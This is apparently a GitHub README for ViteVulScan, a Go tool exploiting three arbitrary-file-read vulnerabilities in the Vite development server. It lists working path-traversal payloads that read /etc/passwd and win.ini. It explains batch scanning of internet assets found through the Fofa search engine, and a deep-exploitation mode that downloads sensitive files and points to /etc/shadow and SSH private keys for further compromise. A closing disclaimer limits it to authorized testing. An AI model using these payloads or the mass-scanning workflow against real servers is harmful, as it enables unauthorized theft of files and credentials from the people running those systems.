 jackieya/vitevulscan
针对CVE-2025-30208和CVE-2025-31125的漏洞利用

This project covers 3 vulnerabilities: CVE-2025-30208, CVE-2025-31125, CVE-2025-31486. All are arbitrary file reading vulnerabilities in the Vite development server. These three vulnerabilities have broad coverage and are easy to exploit without restrictions.
CVE-2025-30208:
Windows: /@fs/C://Windows/win.ini?import&raw??
Linux: /@fs/etc/passwd?import&raw??
CVE-2025-31125
Windows: /@fs/C://windows/win.ini?import&?inline=1.wasm?init
Linux: /@fs/etc/passwd?import&?inline=1.wasm?init
CVE-2025-31486
Windows: /@fs/x/x/x/vite-project/?/../../../../../C://windows/win.ini?import&?inline=1.wasm?init
Linux: /@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?inline=1.wasm?init
The /@fs prefix can be omitted from the path.
body="/@vite/client"
Go version: go 1.20 or later
Navigate to the project root directory
First, sync dependencies
go mod tidy
Then build the project
go build -o ViteVulScan -ldflags="-s -w" -trimpath .
Run the script with ./ViteVulScan.
Of course, you can also run the project directly in the project root directory:
go run .
The script supports integrating with Fofa to search for assets and perform batch detection.
To use Fofa, make sure the app.ini file is in the same directory as the compiled binary, and modify the app.ini file in the config directory. Fill in your own Fofa key in the fofakey field, and num is the approximate number of assets you intend to scan.
If you have a better Fofa search syntax for this vulnerability, you can modify the fofaQuery field yourself.
Usage of ./ViteVulScan:
| Parameter | Description |
|---|---|
| -cve | Which CVE to use for detection. Supports CVE_2025_30208/CVE_2025_31125/CVE_2025_31486. Default is CVE_2025_30208. |
| -fofa | When specified, integrates with Fofa to scan assets and batch detect the obtained target assets. |
| -u | -url | Specify a single URL target to detect. |
| -f | -filename | Specify a filename to batch detect URLs in that file. |
| -e | When specified, performs deep exploitation on vulnerable assets, reading various possible sensitive files and saving them locally. (Use with caution; best used with single target via -u.) |
  http://example1.com
  example2.com
  127.0.0.1

-fofa and -f parameters for detection, vulnerable assets will be automatically saved to a file in the current directory with the filename format "current timestamp.csv".dict/linux_sensitive_path.txt and dict/windows_sensitive_path.txt respectively. If you have more sensitive paths, you can add them to the corresponding dictionary files.Example 1: Integrating with Fofa for batch detection:
./ViteVulScan -fofa

After scanning, you will see a CSV file with successfully exploited URLs saved in the result directory, named with a timestamp:
Example 2: Deep exploitation of a vulnerable URL:
./ViteVulScan -u example.com -e


If "Exploitation successful" is displayed, check the result directory. There will be a directory named after the scanned URL. The contents of the scanned sensitive files are parsed into their original file format and saved to the corresponding paths, as shown below:

Taking the saved content in result/localhost:5173/etc/passwd as an example, the complete content of the sensitive information is preserved for further exploitation. (If /etc/shadow or the server's SSH private key can be read, further exploitation is possible.)
This tool is only for security research and authorized testing. Do not use it for illegal purposes. The consequences of any unauthorized testing using this tool shall be borne by the user.
